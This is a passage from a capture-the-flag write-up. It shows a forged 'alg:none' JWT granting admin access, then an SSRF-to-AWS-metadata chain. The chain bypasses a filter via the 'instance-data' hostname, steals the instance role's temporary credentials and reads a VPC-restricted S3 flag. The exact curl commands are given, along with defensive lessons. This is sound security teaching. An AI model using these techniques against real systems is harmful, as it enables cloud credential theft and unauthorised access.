Name	Value	D...	Pa...	Ex...	Size	H...	S...	Sa...	Pa
nx_access	eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJhcm9obWF1cnlhIiwicm9sZSI6ImFkbWluIn0.	ct...	/	S...	93	✓		Lax	
session	b64deee0-60d8...	ct...	/	2...	71	✓		Lax	

Replacing the nx_access cookie with the forged token



Access level now ADMIN and the Vault unlocked, revealing the flag

Flag

Challenge 5 flag: `FAM{jwt_4lg_n0n3_byp4ss_gr4nt3d}`

What this challenge teaches

A server must never trust a token whose algorithm is none, and it must always verify the signature with a fixed, server-chosen algorithm. Trusting a role claim from a token that the client can rewrite leads directly to privilege escalation.

Challenge 6 - THE CLOUD

Category: Cloud Security / SSRF / Instance Metadata / S3 | **Points:** 500

The idea behind the challenge

The final challenge was a web dashboard called NexOps, running on an AWS EC2 server at the public IP `43.205.120.10`. The flag was stored in a private S3 bucket that could only be read from inside the cloud network. Solving it required chaining several weaknesses together.

Beginner note on the key terms:

- SSRF (Server-Side Request Forgery) is when you trick a server into making web requests on your behalf, including to internal addresses you could never reach directly.
- IMDS (Instance Metadata Service) is a special internal address (`169.254.169.254`) that every AWS server can query to get information about itself, including temporary credentials for its assigned role.
- S3 is Amazon's file storage service, organised into buckets.


Step 1: Map the dashboard's endpoints

I explored the dashboard and found several endpoints, including `/status`, `/metrics/system`, `/metrics/config`, `/metrics/endpoints`, and a POST endpoint `/internal/webhook`.

Reading the configuration endpoint leaked very useful information.

```
curl "http://43.205.120.10/metrics/config"
```

This revealed the AWS region `ap-south-1`, the metadata service URL, an S3 bucket named `fam-ctf-cloud-challenge` with a prefix `players/646`, and a note that bucket access was restricted to requests originating from within the VPC (the private cloud network).



The leaked configuration showing the region, bucket, and VPC restriction

Step 2: Identify the SSRF and reach the metadata service

The `/internal/webhook` endpoint accepts a URL and fetches it from the server. It only allowed addresses in the `169.254.x.x` range or the `amazonaws.com` domain, which is exactly the SSRF I needed to reach the metadata service.

A direct request to `169.254.169.254` was blocked, but a hint said the instance has a name. AWS servers can reach their own metadata using the hostname `instance-data`, which bypassed the filter.

The metadata service uses version 2 (IMDSv2), which first requires fetching a short-lived session token with a PUT request, then using it in a header on later requests.

```
# 1) Get an IMDSv2 session token (through the SSRF)
curl -sG "http://43.205.120.10/internal/webhook" \
  --data-urlencode "url=http://instance-data/latest/api/token" \
  --data-urlencode "method=PUT" \
  --data-urlencode "header=X-aws-ec2-metadata-token-ttl-seconds: 21600"

# 2) List the IAM role attached to the instance
curl -sG "http://43.205.120.10/internal/webhook" \
  --data-urlencode "url=http://instance-data/latest/meta-data/iam/security-credentials/"
```

The role name returned was `ctf-cloud-player-646`.

Step 3: Steal the temporary credentials

Fetching that role's credentials path returned a temporary AccessKeyId, SecretAccessKey, and session Token.

```
curl -sG "http://43.205.120.10/internal/webhook" \
  --data-urlencode "url=http://instance-data/latest/meta-data/iam/security-credentials/ctf-cloud-player-646"
```

I loaded those three values into my environment and confirmed the identity with the AWS CLI.

```
aws sts get-caller-identity
```

This confirmed I was now acting as the instance's role (account `575078236408`, instance `i-0e636636fba7dfa1a`).

Step 4: Find the flag file in S3

Using the stolen credentials, I listed the bucket under my assigned prefix.

This showed a single file: `players/646/flag.txt`.

Downloading the file directly failed with an access-denied error, because the bucket only answers requests coming from inside the cloud network (the VPC). This is where the SSRF becomes the final key again.

```
# Ask the in-VPC webhook to fetch it on my behalf
curl -sG "http://43.205.120.10/internal/webhook" \
  --data-urlencode "url=$PRESIGNED_URL"
```

[illegible]

aws s3 presign step and the webhook fetching the flag

Challenge 6 flag: `FAM{c10ud_ssr_f_imds_38e13fab9225}`

SSRF is dangerous in the cloud because it can reach the metadata service and steal an instance's credentials. Defences include enforcing IMDSv2, giving instance roles the minimum permissions they need, and strictly validating any URL a server is asked to fetch. A network-level restriction like a VPC boundary can still be bypassed if an attacker can make a request from inside that boundary.

The six challenges together tell a single story: secrets and trust decisions that live on the client side can always be recovered or forged by a determined attacker.

- Challenges 1 to 3 showed that anything shipped inside an Android app, whether plain strings, anonymous tokens, or App Check debug tokens, can be extracted and reused.
- Challenge 4 showed that even a custom, obfuscated signing algorithm can be reverse engineered and rebuilt exactly.
- Challenge 5 showed that trusting a role claim from a token the user can edit leads straight to admin access.
- Challenge 6 showed how a single SSRF can cascade into full cloud credential theft and data access.

The consistent lesson is that security must be enforced on the server, using secrets and authorization checks that the client never sees and cannot influence. All six flags were captured, for a final total of 1850 points.